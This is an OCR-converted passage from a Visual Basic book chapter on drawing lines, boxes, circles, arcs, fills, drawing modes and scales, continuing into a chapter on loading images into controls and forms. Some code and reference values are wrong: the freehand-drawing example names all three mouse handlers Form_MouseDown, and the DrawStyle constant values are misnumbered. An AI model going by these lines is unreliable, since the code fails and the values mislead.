- *x1, y1*—**Single** values indicating the coordinates of the starting point for the line or rectangle. The **ScaleMode** property determines the unit of measure used. If omitted, the line begins at the position indicated by **CurrentX** and **CurrentY**.
- **Step**—Keyword specifying that the end point coordinates are relative to the line starting point.
- *x2, y2*—**Single** values indicating the coordinates of the end point for the line being drawn.
- *color*—**Long** integer value indicating the RGB color used to draw the line. If omitted, the **ForeColor** property setting is used. You can use the **RGB** function or **QBColor** function to specify the color.
- **B**—If included, causes a box to be drawn using the coordinates to specify opposite corners of

the box.

- **F**—If the **B** option is used, the **F** option specifies that the box is filled with the same color used to draw the box. You cannot use **F** without **B**. If **B** is used without **F**, the box is filled with the current **FillColor** and **FillStyle**. The default value for **FillStyle** is transparent.

Let's see an example. Here, we'll draw lines crisscrossing a form and a picture box, **Picture1**, when the user clicks a button:

```
Private Sub Command1_Click()
    Line (0, 0)-(ScaleWidth, ScaleHeight)
    Line (ScaleWidth, 0)-(0, ScaleHeight)

    Picture1.Line (0, 0)-(Picture1.ScaleWidth, Picture1.ScaleHeight)
    Picture1.Line (Picture1.ScaleWidth, 0)-(0, Picture1.ScaleHeight)
End Sub
```

The result of this code appears in Figure 18.4. Now we're drawing lines in forms and picture boxes.




Figure 18.4 Drawing lines in forms and picture boxes.

Drawing Boxes

You draw boxes in forms and picture boxes with the **Line** method, using the **B** argument:

```
object.Line [Step] (  x1, y1) [Step] (  x2, y2), [color], [B][F]
```

Here are the arguments you pass to **Line**:

- **Step**—Keyword specifying that the starting point coordinates are relative to the current graphics position given by the **CurrentX** and **CurrentY** properties.
- *x1*, *y1*—**Single** values indicating the coordinates of the starting point for the line or rectangle. The **ScaleMode** property determines the unit of measure used. If omitted, the line begins at the position indicated by **CurrentX** and **CurrentY**.
- **Step**—Keyword specifying that the end point coordinates are relative to the line starting point.
- *x2*, *y2*—**Single** values indicating the coordinates of the end point for the line being drawn.
- *color*—**Long** integer value indicating the RGB color used to draw the line. If omitted, the **ForeColor** property setting is used. You can use the **RGB** function or **QBColor** function to specify the color.
- **B**—If included, causes a box to be drawn using the coordinates to specify opposite corners of the box.
- **F**—If the **B** option is used, the **F** option specifies that the box is filled with the same color used to draw the box. You cannot use **F** without **B**. If **B** is used without **F**, the box is filled with the current **FillColor** and **FillStyle**. The default value for **FillStyle** is transparent.

Let's see an example showing how to draw boxes in forms and picture boxes when the user clicks a command button. In this case, we'll draw a box in a form

```
Private Sub Command1_Click()

    Line (ScaleWidth / 4, ScaleHeight / 4)-(3 * ScaleWidth / 4, 3 * _
        ScaleHeight / 4), , B
```

...

and another box in a picture box:

```
Private Sub Command1_Click()
    Line (ScaleWidth / 4, ScaleHeight / 4)-(3 * ScaleWidth / 4, 3 * _
        ScaleHeight / 4), , B

    Picture1.Line (Picture1.ScaleWidth / 4, Picture1.ScaleHeight / 4)-_
        (3 * Picture1.ScaleWidth / 4, 3 * Picture1.ScaleHeight / 4), , B

End Sub
```

The result of this code appears in Figure 18.5. Now we're drawing boxes in Visual Basic.

Figure 18.5 Drawing boxes in forms and picture boxes.

Drawing Circles

You use the **Circle** method to draw circles in forms and picture boxes:

```
object.Circle [Step] (x, y), radius, [color, [start, end, [aspect]]]
```

Here are the arguments you pass to **Circle**:

- **Step**—Keyword specifying that the center of the circle, ellipse, or arc is relative to the current coordinates given by the **CurrentX** and **CurrentY** properties of *object*.
- *x*, *y*—**Single** values indicating the coordinates for the center point of the circle, ellipse, or arc. The **ScaleMode** property of *object* determines the units of measure used.
- *radius*—**Single** value indicating the radius of the circle, ellipse, or arc. The **ScaleMode** property of *object* determines the unit of measure used.
- *color*—**Long** integer value indicating the RGB color of the circle's outline. If omitted, the value of the **ForeColor** property is used. You can use the **RGB** function or **QBColor** function to specify the color.
- *start, end*—Single-precision values. When an arc or a partial circle or ellipse is drawn, *start* and *end* specify (in radians) the beginning and end positions of the arc. The range for both is –2 pi radians to 2 pi radians. The default value for *start* is 0 radians; the default for *end* is 2 * pi radians.
- *aspect*—Single-precision value indicating the aspect ratio of the circle. The default value is 1.0, which yields a perfect (nonelliptical) circle on any screen.

As an example, we draw the biggest circle possible in both a form and a picture box, **Picture1**, when the user clicks a command button, **Command1**, using this code, and using a **Switch** function to determine if the form's width or height is larger:

```
Private Sub Command1_Click()
    Circle (ScaleWidth / 2, ScaleHeight / 2), _
        Switch(ScaleWidth >= ScaleHeight, ScaleHeight / 2, _
        ScaleWidth < ScaleHeight, ScaleWidth / 2)

     Picture1.Circle (Picture1.ScaleWidth / 2, Picture1.ScaleHeight / 2), _
        Switch(Picture1.ScaleWidth >= Picture1.ScaleHeight, _
        Picture1.ScaleHeight / 2, Picture1.ScaleWidth < _
        Picture1.ScaleHeight, Picture1.ScaleWidth / 2)

End Sub
```

Running this code gives us the result you see in Figure 18.6.




Figure 18.6 Drawing circles in forms and picture boxes.

The code for this example is located in the drawcircle folder on this book's accompanying CD-ROM.

Drawing Ellipses

You use the **Circle** method to draw ellipses in picture boxes and forms, setting the *aspect* argument to set the ellipse's aspect ratio:

```
object.Circle [Step] (  x, y), radius, [color, [start, end, [aspect]]]
```

Here are the arguments you pass to **Circle**:

- **Step**—Keyword specifying that the center of the circle, ellipse, or arc is relative to the current coordinates given by the **CurrentX** and **CurrentY** properties of *object*.
- *x*, *y*—**Single** values indicating the coordinates for the center point of the circle, ellipse, or arc. The **ScaleMode** property of *object* determines the units of measure used.
- *radius*—**Single** value indicating the radius of the circle, ellipse, or arc. The **ScaleMode** property of *object* determines the unit of measure used.
- *color*—**Long** integer value indicating the RGB color of the circle's outline. If omitted, the value of the **ForeColor** property is used. You can use the **RGB** function or **QBColor** function to specify the color.
- *start, end*—Single-precision values. When an arc or a partial circle or ellipse is drawn, *start* and *end* specify (in radians) the beginning and end positions of the arc. The range for both is –2 pi radians to 2 pi radians. The default value for *start* is 0 radians; the default for *end* is 2 * pi radians.
- *aspect*—Single-precision value indicating the aspect ratio of the circle. The default value is 1.0, which yields a perfect (nonelliptical) circle on any screen.

Here's how it works: the aspect ratio is the ratio of the vertical to horizontal axes in the ellipse, and the length of the ellipse's major (that is, longer) axis is the value you specify in the *radius* argument. As an example, we draw an ellipse in both a form and a picture box, **Picture1**, with this code when the user clicks a command button, **Command1**. In this case, we use a vertical to horizontal ratio of 0.8 for both ellipses:

```
Private Sub Command1_Click()

    Circle (ScaleWidth / 2, ScaleHeight / 2), _
        Switch(ScaleWidth >= ScaleHeight, ScaleHeight / 2, _
        ScaleWidth < ScaleHeight, ScaleWidth / 2), , , , 0.8

     Picture1.Circle (Picture1.ScaleWidth / 2, Picture1.ScaleHeight / 2), _
        Switch(Picture1.ScaleWidth >= Picture1.ScaleHeight, _
        Picture1.ScaleHeight / 2, Picture1.ScaleWidth < _
        Picture1.ScaleHeight, Picture1.ScaleWidth / 2), , , , 0.8

End Sub
```

Running the preceding code gives you the result you see in Figure 18.7. The program is a success. Now we're drawing ellipses in Visual Basic.




Figure 18.7 Drawing ellipses with Visual Basic.

Drawing Arcs

You use the **Circle** method to draw arcs, using the *start*, *end*, and *aspect* arguments:

```
object.Circle [Step] (  x, y), radius, [color, [start, end, [aspect]]]
```

Here are the arguments you pass to **Circle**:

- **Step**—Keyword specifying that the center of the circle, ellipse, or arc is relative to the current coordinates given by the **CurrentX** and **CurrentY** properties of *object*.
- *x*, *y*—**Single** values indicating the coordinates for the center point of the circle, ellipse, or arc. The **ScaleMode** property of *object* determines the units of measure used.
- *radius*—**Single** value indicating the radius of the circle, ellipse, or arc. The **ScaleMode** property of *object* determines the unit of measure used.
- *color*—**Long** integer value indicating the RGB color of the circle's outline. If omitted, the value of the **ForeColor** property is used. You can use the **RGB** function or **QBColor** function to specify the color.
- *start*, *end*—Single-precision values. When an arc or a partial circle or ellipse is drawn, *start* and *end* specify (in radians) the beginning and end positions of the arc. The range for both is –2 pi radians to 2 pi radians. The default value for *start* is 0 radians; the default for *end* is 2 * pi radians.
- *aspect*—Single-precision value indicating the aspect ratio of the circle. The default value is 1.0, which yields a perfect (nonelliptical) circle on any screen.

In Visual Basic, an arc is part of an ellipse. To draw an arc, you proceed as though you were going to draw an ellipse, including specifying the origin, major radius (in the radius argument), color, and aspect ratio. Then you specify values for the beginning and end of the arc, in radians (in other words, radians go from 0 to 2 * pi for a full circle).

Let's see an example. In this case, we draw a convex arc in a form and a concave arc in a picture box, **Picture1**, when the user clicks a command button, **Command1**:

```
Private Sub Command1_Click()

    Circle (ScaleWidth / 2, ScaleHeight / 2), _
        Switch(ScaleWidth >= ScaleHeight, ScaleHeight / 2, _
        ScaleWidth < ScaleHeight, ScaleWidth / 2), , 0, 3.14, 0.8

     Picture1.Circle (Picture1.ScaleWidth / 2, Picture1.ScaleHeight / 2), _
        Switch(Picture1.ScaleWidth >= Picture1.ScaleHeight, _
        Picture1.ScaleHeight / 2, Picture1.ScaleWidth < _
        Picture1.ScaleHeight, Picture1.ScaleWidth / 2), , 3.14, 6.28, 0.8

End Sub
```

The result of this code appears in Figure 18.8. Now we're drawing arcs in Visual Basic.

Figure 18.8 Drawing ellipses in forms and picture boxes.

The code for this example is located in the drawarcs folder on this book's accompanying CD-ROM.

Drawing Freehand With The Mouse

The Testing Department is on the phone. Your new program, *SuperDuperGraphicsPro*, is fine, but how about letting the user draw freehand with the mouse? Hmm, you think, how does that work?

As the user moves the mouse, you can use the **Line** statement to connect the mouse locations passed to your program in the **MouseMove** event handler. Note that you are not passed every pixel the mouse travels over, so you must connect the dots, so to speak, rather than setting individual pixels as a lot of programmers think.

Here's an example where we draw freehand with the mouse. Because we should only draw after the mouse button has gone down, we set up a Boolean flag, **blnDrawFlag**, in the (General) part of the form:

```
Dim blnDrawFlag As Boolean
```

We set that flag to False when the form first loads:

```
Private Sub Form_Load()
    blnDrawFlag = False
End Sub
```

When the user presses the mouse button, we set the current drawing location (**CurrentX**, **CurrentY**) to the location of the mouse (so we don't start drawing from the origin of the form by mistake), and set **blnDrawFlag** to True in the **MouseDown** event handler:

```
Private Sub Form_MouseDown(Button As Integer, Shift As Integer, _
    X As Single, Y As Single)
    CurrentX = X
    CurrentY = Y
    blnDrawFlag = True
End Sub
```

When the user moves the mouse, we check if the **blnDrawFlag** is True in the **MouseMove** event, and if so, draw a line from the current drawing location to the current (X, Y) position (if you omit the first coordinate of a line, Visual Basic uses the current drawing location):

```
Private Sub Form_MouseDown(Button As Integer, Shift As Integer, _
    X As Single, Y As Single)
    If blnDrawFlag Then Line -(X, Y)
End Sub
```

When the mouse button goes up, we set **blnDrawFlag** to False in the **MouseUp** event:

```
Private Sub Form_MouseDown(Button As Integer, Shift As Integer, _
    X As Single, Y As Single)
    blnDrawFlag = False
```

```
End Sub
```

Running this program results in the kind of display you see in Figure 18.9, where we're letting the user draw with the mouse. Note that we've also changed the mouse cursor into a cross in this drawing example, by setting the form's **MousePointer** property to 2.




Figure 18.9 Drawing freehand with the mouse.

Now we're drawing freehand in Visual Basic. The code for this example is located in the drawfreehand folder on this book's accompanying CD-ROM.

Filling Figures With Color

To fill figures with color, you can use the **FillColor** property of forms and picture boxes, along with the **FillStyle** property to set the type of fill you want.

Let's see an example. Here, we'll draw a circle and a box in a form in the default drawing color (black) and fill those figures with solid blue when the user clicks a button, **Command1**. First, we set the form's **FillColor** property to blue:

```
Private Sub Command1_Click()
    FillColor = RGB(0, 0, 255)
...
```

Then we specify we want figures colored in solidly by setting the **FillStyle** property to **vbSolid** (for more on **FillStyle**, see the next topic in this chapter):

```
Private Sub Command1_Click()
    FillColor = RGB(0, 0, 255)
    FillStyle = vbFSSolid
...
```

Finally we draw the box and the circle:

```
Private Sub Command1_Click()
    FillColor = RGB(0, 0, 255)
    FillStyle = vbFSSolid
    Line (0, 0)-(ScaleWidth / 2, ScaleHeight / 2), , B
    Circle (3 * ScaleWidth / 4, 3 * ScaleHeight / 4), ScaleHeight / 4
End Sub
```

That's it—now the preceding code will draw a box and a circle with a black border, filled in blue, as shown in Figure 18.10.




Figure 18.10 Filling figures with color.

TIP: If you use the **F** argument when drawing boxes with the **Line** method, Visual Basic will use the color you specify for the box's drawing color (and if you didn't specify a color, it will use the current **ForeGround** color) instead of the **FillColor**.

Filling Figures With Patterns

You can use the form and picture box **FillStyle** property to set the fill pattern in Visual Basic graphics. Here are the possibilities:

- **VbFSSolid**—0; solid
- **VbFSTransparent**—1 (the default); transparent
- **VbHorizontalLine**—2; horizontal line
- **VbVerticalLine**—3; vertical line
- **VbUpwardDiagonal**—4; upward diagonal
- **VbDownwardDiagonal**—5; downward diagonal
- **VbCross**—6; cross
- **VbDiagonalCross**—7; diagonal cross

Figure 18.11 shows what the fill patterns look like. The default, **VbFSTransparent**, means that by default figures are not filled in.




Figure 18.11 The Visual Basic fill patterns.

Setting Figure Drawing Style And Drawing Width

The Aesthetic Design Department is on the phone. Can't you do something about the graphics figures in your program? Maybe make them—dotted? You think, *dotted*?

Visual Basic can help: just set the **DrawStyle** property in forms or picture boxes. Here are the possible values for that property:

- **vbSolid**—1 (the default); solid (the border is centered on the edge of the shape)
- **vbDash**—2; dash
- **vbDot**—3; dot
- **vbDashDot**—4; dash-dot
- **vbDashDotDot**—5; dash-dot-dot
- **vbInvisible**—5; invisible
- **vbInsideSolid**—6; inside solid (the outer edge of the border is the outer edge of the figure)

You can also set the drawing width with the **DrawWidth** property.

Here's an example where we set the **DrawStyle** property to dashed and draw two figures in a form, a box and a circle:

```
Private Sub Command1_Click()
    DrawStyle = vbDash
    Line (0, 0)-(ScaleWidth / 2, ScaleHeight / 2), , B
    Circle (3 * ScaleWidth / 4, 3 * ScaleHeight / 4), ScaleHeight / 4
End Sub
```

The result of the preceding code appears in Figure 18.12.




Figure 18.12 Drawing dashed figures.

TIP: You cannot use different drawing styles if the drawing width is not set to 1.

Drawing Points

To draw individual points, you use **PSet** in forms and picture boxes like this:

```
object.PSet [Step] (  x, y), [color]
```

Here are the arguments you pass to **PSet**:

- **Step**—Keyword specifying that the coordinates are relative to the current graphics position given by the **CurrentX** and **CurrentY** properties.
- *x*, *y*—**Single** values indicating the horizontal (x-axis) and vertical (y-axis) coordinates of the point to set.
- *color*—**Long** integer value indicating the RGB color specified for the point. If omitted, the current **ForeColor** property setting is used. You can use the **RGB** function or **QBColor** function to specify the color.

You can also use the **Point** method to retrieve the color of a point at a specific (x, y) location.

Setting The Drawing Mode

You draw with *pens* in Windows. Every drawing operation uses these pens. When you set the drawing width, you're really setting the width of the pen; when you set the drawing color, you're setting the color of the pen.

You can also use the **DrawMode** property to specify how the current pen interacts with the graphics it already finds in a form or picture box. Here are the possible settings for the pen's drawing mode:

- **vbBlackness**—1, Blackness
- **vbNotMergePen**—2, Not Merge Pen; inverse of setting 15 (Merge Pen)
- **vbMaskNotPen**—3, Mask Not Pen; combination of the colors common to the background color and the inverse of the pen
- **vbNotCopyPen**—4, Not Copy Pen; inverse of setting 13 (Copy Pen)
- **vbMaskPenNot**—5, Mask Pen Not; combination of the colors common to both the pen and the inverse of the display
- **vbInvert**—6, Invert; inverse of the display color
- **vbXorPen**—7, XOR Pen; combination of the colors in the pen and in the display color, but not in both
- **vbNotMaskPen**—8, Not Mask Pen; inverse of setting 9 (Mask Pen)
- **vbMaskPen**—9, Mask Pen; combination of the colors common to both the pen and the display
- **vbNotXorPen**—10, Not XOR Pen; inverse of setting 7 (XOR Pen)
- **vbNop**—11 Nop, No operation; output remains unchanged (in effect, this setting turns drawing off)
- **vbMergeNotPen**—12, Merge Not Pen; combination of the display color and the inverse of the pen color
- **vbCopyPen**—13, Copy Pen (the default); color specified by the **ForeColor** property

- **vbMergePenNot**—14, Merge Pen Not; combination of the pen color and the inverse of the display color
- **vbMergePen**—15, Merge Pen; combination of the pen color and the display color
- **vbWhiteness**—16, Whiteness

For example, we can set the pen to be an invert pen with this code and draw over some lines. The pen will invert the pixels it finds:

```
Private Sub Form_Load()
    Dim intLoopIndex As Integer

    For intLoopIndex = 1 To 9
        DrawWidth = intLoopIndex
        Line (0, intLoopIndex * ScaleHeight / 10)-(ScaleWidth, _
            intLoopIndex * ScaleHeight / 10)
    Next intLoopIndex

    DrawMode = vbInvert
    DrawWidth = 10
    Line (0, 0)-(ScaleWidth, ScaleHeight)
    Line (0, ScaleHeight)-(ScaleWidth, 0)
End Sub
```

The result of this code appears in Figure 18.13; the two diagonal lines are drawn with the inverted pen.




Figure 18.13 Drawing with the Invert pen.

TIP: The XOR (exclusive OR) pen is a popular one, because when you draw with it twice in the same location, the display is restored to its original condition. This happens because if you XOR number A to number B twice, number B is restored. Programmers use this to draw figures they know they'll need to erase, such as when letting the user stretch a graphics figure with the mouse. In such a case, each figure you draw will have to be erased before you can draw the next one to give the illusion of stretching the figure. What programmers usually do is to draw the stretched figure with the XOR pen, and when it's time to erase it, they draw it again with the same pen, thereby restoring the screen.

The code for this example is located in the drawinvert folder on this book's accompanying CD-ROM.

Setting Drawing Scales

Forms and picture boxes have a number of scale properties, and perhaps the most popular one is **ScaleMode**, which sets the units of measurement in a picture box. Here are the possible values for **ScaleMode** (note that when you set the scale mode of a picture box, all measurements are in those new units, including coordinates passed to your program, like mouse down locations):

- **vbUser**—0; indicates that one or more of the **ScaleHeight**, **ScaleWidth**, **ScaleLeft**, and **ScaleTop** properties are set to custom values
- **vbTwips**—1 (the default); twip (1440 twips per logical inch; 567 twips per logical centimeter)
- **vbPoints**—2; point (72 points per logical inch)
- **vbPixels**—3; pixel (smallest unit of monitor or printer resolution)
- **vbCharacters**—4; character (horizontal equals 120 twips per unit; vertical equals 240 twips per unit)
- **vbInches**—5; inch
- **vbMillimeters**—6; millimeter
- **vbCentimeters**—7; centimeter
- **vbHimetric**—8; HiMetric
- **vbContainerPosition**—9; units used by the control's container to determine the control's position
- **vbContainerSize**—10; units used by the control's container to determine the control's size

For example, to report the mouse location in pixels in a form using two text boxes, **Text1** and **Text2**, we set the form's **ScaleMode** property to **vbPixels** when the form loads:

```
Private Sub Form_Load()
    ScaleMode = vbPixels
End Sub
```

This means that the X and Y values for the mouse location passed to us will be in pixels, so we can display those coordinates in the text boxes this way:

```
Private Sub Form_MouseMove(Button As Integer, Shift As Integer, X As _
    Single, Y As Single)
    Text1.Text = "Mouse x location (in pixels): " & Str(X)
    Text2.Text = "Mouse y location (in pixels): " & Str(Y)
End Sub
```

The result of the preceding code appears in Figure 18.14.




Figure 18.14 Displaying mouse location in pixels.

If you set the scale mode to **vbUser**, you can define your own units by setting the dimensions of the

picture box using the **ScaleLeft**, **ScaleTop**, **ScaleWidth**, and **ScaleHeight** properties. This can be very useful if you're plotting points and want to use a picture box as a graph.

TIP: The **ScaleWidth** and **ScaleHeight** properties of a picture box hold the image's actual dimensions (in units determined by the **ScaleMode** property), not the **Width** and **Height** properties, which hold the control's width and height (including the border).

The code for this example is located in the pixelmouse folder on this book's accompanying CD-ROM.

Using The Screen Object

The Visual Basic Screen object offers you a lot of information about the current display. Here are that object's properties:

- **TwipsPerPixelX**—Twips per pixel horizontally
- **TwipsPerPixelY**—Twips per pixel vertically
- **Height**—Screen height
- **Width**—Screen width
- **Fonts**—Collection of names of the available fonts
- **FontCount**—Total number of screen fonts available
- **ActiveControl**—Currently active control
- **ActiveForm**—Currently active form
- **MouseIcon**—Returns or sets a custom mouse icon
- **MousePointer**—Returns or sets a value indicating the type of mouse pointer displayed when the mouse is over a particular part of an object at runtime

Resizing Graphics When The Window Is Resized

The Testing Department is on the phone. When the user resizes your *SuperDuperGraphicsPro* program, the graphics in the program don't resize themselves. You ask, should they? They say, yes.

You can use the **Resize** event to catch window or picture box resizes. Let's see an example. Here, we add a new subroutine, **DrawBox**, to a form. This subroutine draws a rectangle in a form:

```
Private Sub DrawBox()
    Line (ScaleWidth / 4, ScaleHeight / 4)-(3 * ScaleWidth / 4, _
        3 * ScaleHeight / 4), , B
End Sub
```

We can call **DrawBox** in the **Load** event to draw the box the first time (set the form's **AutoRedraw** property to True to draw graphics in the **Form Load** event):

```
Private Sub Form_Load()
    DrawBox
End Sub
```

When the user resizes the form, we clear the form and redraw the box in the **Form Resize** event:

```
Private Sub Form_Resize()
    Cls
    DrawBox
End Sub
```

Now the program resizes its graphics to match the user's actions. The code for this example is located in the resizer folder on this book's accompanying CD-ROM.

Copying Pictures To And Pasting Pictures From The Clipboard

The users love your new graphics program, *SuperDuperGraphicsPro*, but would like to export the images they create to other programs. How can you do that?

You can copy the images to the Clipboard, letting the user paste them into other programs. To place data in the Clipboard, you use **SetData**, and to retrieve data from the Clipboard, you use **GetData**.

An example will make this clearer. Here, we'll paste a picture from **Picture1** to **Picture2** using two buttons, **Command1** and **Command2**. When the user clicks **Command1**, we'll copy the picture from **Picture1** to the Clipboard; when the user clicks **Command2**, we'll paste the picture to **Picture2**.

To place the image in **Picture1** into the Clipboard, we use **SetData**:

```
Clipboard.SetData   data, [format]
```

Here are the possible values for the *format* parameter for images:

- **vbCFBitmap**—2; bitmap (BMP) files
- **vbCFMetafile**—3; metafile (WMF) files
- **vbCFDIB**—8; device-independent bitmap (DIB)
- **vbCFPalette**—9; color palette

If you omit the format parameter, Visual Basic will determine the correct format, so we'll just copy the picture from **Picture1.Picture** to the Clipboard this way:

```
Private Sub Command1_Click()
    Clipboard.SetData Picture1.Picture
End Sub
```

To paste the picture, use **GetData()**:

```
Clipboard.GetData ([  format])
```

The *format* parameter here is the same as for **SetData()**, and as before, if you don't specify the format, Visual Basic will determine it, so when the user clicks the second button, we paste the image into **Picture2** this way:

```
Private Sub Command2_Click()
    Picture2.Picture = Clipboard.GetData()
End Sub
```

That's all it takes—when you run the program and click the Copy and then the Paste button, the image is copied to the Clipboard and then pasted into the second picture box. Now we're using the Clipboard with picture boxes.

Printing Graphics

Visual Basic has two ways of printing both text and graphics:

- Printing entire forms using the **PrintForm** method
- Printing with the Printer object and using graphical methods as well as the **NewPage** and **EndDoc** methods

The PrintForm Method

The **PrintForm** method sends an image of a given form to the printer, complete with menu bar, title bar, and so on. To print information from your application with **PrintForm**, you must first display that information on a form and then print that form with the **PrintForm** method like this:

```
[form.]PrintForm
```

If you omit the form name, Visual Basic prints the current form. Note that if a form contains graphics, those graphics print *only* if the form's **AutoRedraw** property is set to True.

The Printer Object

The Printer object represents the default printer and supports text and graphics methods like **Print**, **PSet**, **Line**, **PaintPicture**, and **Circle**. You use these methods on the Printer object just as you would on a form or picture box. The Printer object also has all the font properties we've seen earlier in this chapter.

When you finish placing the information on the Printer object, you use the **EndDoc** method to send the output to the printer. You can also print multiple-page documents by using the **NewPage** method on the Printer object.

TIP: When applications close, they automatically use the **EndDoc** method to send any pending information on the Printer object.

The Printers Collection

The **Printers** collection is an object that contains all the printers that are available, and each printer in the collection has a unique (0-based) index for identification. Let's see an example. Here, we select the first printer from the **Printers** collection to be the current printer by loading that printer into the Printer object:

```
Private Sub Command1_Click()
    Set Printer = Printers(0)
End Sub
```

Using the **Printers** collection in this way lets you print to printers other than the default.

Layering Graphics With The AutoRedraw And ClipControls Properties

When you create graphics in Visual Basic, bear in mind that graphical controls and labels, nongraphical controls, and graphics methods appear on different *layers*. The behavior of these layers depends on three things: the **AutoRedraw** property, the **ClipControls** property, and whether graphics methods appear inside or outside the **Paint** event. Usually the layers of a form or other container are as follows:

- *Front layer*—Nongraphical controls like command buttons, checkboxes, and file controls.
- *Middle layer*—Graphical controls and labels.
- *Back layer*—Drawing space for the form or container. This is where the results of graphics methods appear.

Anything in one layer covers anything in the layer behind it, so graphics you create with the graphical controls appear behind the other controls on the form, and all graphics you create with the graphics methods appear below all graphical and nongraphical controls. Combining settings for **AutoRedraw** and **ClipControls** and placing graphics methods inside or outside the **Paint** event affects layering and the performance of the application. You can find the effects created by different combinations of **AutoRedraw** and **ClipControls** and placement of graphics methods in Table 18.3.

Table 18.3 Layering with ***AutoRedraw*** and ***ClipControls***.

AutoRedraw	**ClipControls**	**Methods In/Out Paint Event**	**Description**
True	True (default)	**Paint** event ignored	Normal layering.
True	False	**Paint** event ignored	Normal layering. Forms with many controls that do not overlap may paint faster because no clipping region is calculated or created.
False (default)	True (default)	In	Normal layering.
False	True	Out	Nongraphical controls in front. Graphics methods and graphical controls appear mixed in the middle and back layers. Not recommended by Microsoft.
False	False	In	Normal layering, affecting only pixels that were previously covered or that appear when resizing a form.
False	False	Out	Graphics methods and all controls appear mixed in the three layers. Not recommended by Microsoft.

Chapter 19
Working With Images

If you need an immediate solution to:

Adding Images To Controls
Adding Images To Forms
Using Image Controls
Using Picture Boxes
AutoSizing Picture Boxes
Loading Images In At Runtime
Clearing (Erasing) Images
Storing Images In Memory Using The Picture Object
Using Arrays Of Picture Objects
Adding Picture Clip Controls To A Program
Selecting Images In A Picture Clip Control Using Coordinates
Selecting Images In A Picture Clip Control Using Rows And Columns
Flipping Images
Stretching Images
Creating Image Animation
Handling Images Bit By Bit
Creating Grayscale Images
Lightening Images
Creating “Embossed” Images
Creating “Engraved” Images
Sweeping Images
Blurring Images
Freeing Memory Used By Graphics

In Depth

Visual Basic has quite an array of techniques for dealing with images. In this chapter, we’ll work with bitmapped images in our programs, creating some powerful effects. We’ll see how to load images in, display them in a variety of ways, including flipping them and stretching them, creating image effects, and saving them back to disk.

Images can be an asset to your program, enhancing the visual interface a great deal. We won’t work on creating images here—instead, we’ll work on reading them in, working on them, and displaying them from image files on disk.

There are a number of different image formats that you use today: bitmap (.bmp), GIF, JPEG, WMF (Windows metafile format), enhanced WMF, icon (.ico), compressed bitmap (.rle), and more. Visual Basic can handle all these formats.

However, you'll notice some anachronisms that have crept in over the years that indicate Visual Basic's historical development—for example, the picture clip control, which we'll see in this chapter, can only handle bitmaps with a maximum of 16 colors. This control is still a useful one, but it has largely been superseded by the more powerful image list control (which we cover in its own chapter in this book).

Picture Boxes Vs. Image Controls

The main controls that programmers use to display images are image controls and picture boxes. That's not to say there aren't other ways to display, of course: you can load images into many controls, like buttons, and even display them in forms, as we'll see in this chapter. However, when programmers think of displaying and working with images, they often think of picture boxes and image controls.

It's worth noting the difference between these controls. The image control really has one main purpose: to display images. If that's your goal, the image control is a good choice. On the other hand, picture boxes offer you a great deal more, if you need it. You can even think of picture boxes as mini-paint programs, because they include methods to let you draw text (on top of the current image in the picture box, which is good if you want to label elements in that image), draw circles, lines, boxes, and so on.

Note, however, that the added power of picture boxes comes with an added cost in terms of heavier use of system resources. If you don't need a picture box's added functionality, use an image control. For more on this topic, take a look at Chapter 10.

Image Effects: Working With Images Bit By Bit

In this chapter, we'll have some fun seeing how to work with images bit by bit. There are two main ways of doing that in Visual Basic: sticking with the Visual Basic methods, and using Windows methods directly.

We'll stick with the Visual Basic methods, which, although slower, are vastly easier to use and get the job done well. However, you should know that we'll take a look at the Windows way of doing things later in the book, in the chapter on connecting to Windows directly. (And you may have noticed our bitmapped menu item example in the chapter on menus works directly with Windows to create a bitmap object that it loads into a menu.)

We'll see quite a few image effects in this chapter: embossing images, engraving images, grayscale images, image lightening, blurring images, making an image seem to sweep from upper left to lower right, and more. All these effects are powerful techniques that you might not expect from Visual Basic.

That's it for the overview of images for the moment—it's time to turn to the Immediate Solutions.

Immediate Solutions

Adding Images To Controls

The Aesthetic Design Department is calling again. Can't you add some images to the controls in your program? That would make it look so much nicer.

These days, you *can* add images to many Visual Basic controls. For example, you can now display images in checkboxes, command buttons, and option buttons if you first set their **Style** property to **Graphical** (**Style = 1**), then place the name of the image file you want to use in the control's **Picture** property. As an example, we display a bitmapped image in a command button in Figure 19.1.




Figure 19.1 Displaying an image in a button.

At runtime, you can load a picture into the control's **Picture** property using the **LoadPicture** function:

```
Private Sub Command1_Click()
    Command1.Picture = LoadPicture("c:\image.bmp")
End Sub
```

Besides buttons, you can also display images in the Visual Basic image combo box—see Chapter 8. We also used a few advanced techniques to display an image in a menu item in Chapter 5.

The Windows common controls can also display images, including such controls as tree views, list views, and tab strips. There, you load the images you want into an image list control, and then connect that image list to the control using the control's **ImageList** property. For more information, see Chapter 16, and the chapters on the various Windows common controls.

Adding Images To Forms

The Aesthetic Design Department is on the phone again. The form in your program looks pretty drab. How about spicing it up with an image of the company founder? Hmm, you wonder, how would you do that?

You can load an image into a form using the form's **Picture** property, both at design time or at runtime. As an example, we've placed an image in the form you see in Figure 19.2. Note that the controls on that form are layered on top of the form's image.




Figure 19.2 Displaying an image in a form.

At runtime, you can use the **LoadPicture** function to read in an image and display it in a form like this:

```
Private Sub Command1_Click()
    Form1.Picture = LoadPicture("c:\image.bmp")
End Sub
```

The code for the example you see in Figure 19.2 is located in the imageform folder on this book's accompanying CD-ROM.

TIP: Note that if you just want to set the background color of a form to some uniform color, you should use the form's **BackColor** property instead of loading an image in.

Using Image Controls

You use image controls to display images. Although that might seem obvious, it's usually the deciding factor in whether or not to use an image control or a picture box. Image controls are simple controls that don't use many system resources, whereas picture boxes are more powerful controls that do. When you just have an image to display, this is the control to use.

You load an image into an image control using its **Picture** property at design time or runtime. When you load an image in at runtime, use the **LoadPicture** function this way:

```
Private Sub Command1_Click()
    Image1.Picture = LoadPicture("c:\image.bmp")
End Sub
```

As you can see in the image control in Figure 19.3, image controls have no border by default, although you can add one using the **BorderStyle** property. In addition, image controls size themselves to the image they display automatically, unless you set their **Stretch** property to True, in which case they size the image to fit themselves.




Figure 19.3 An image control and a picture box.

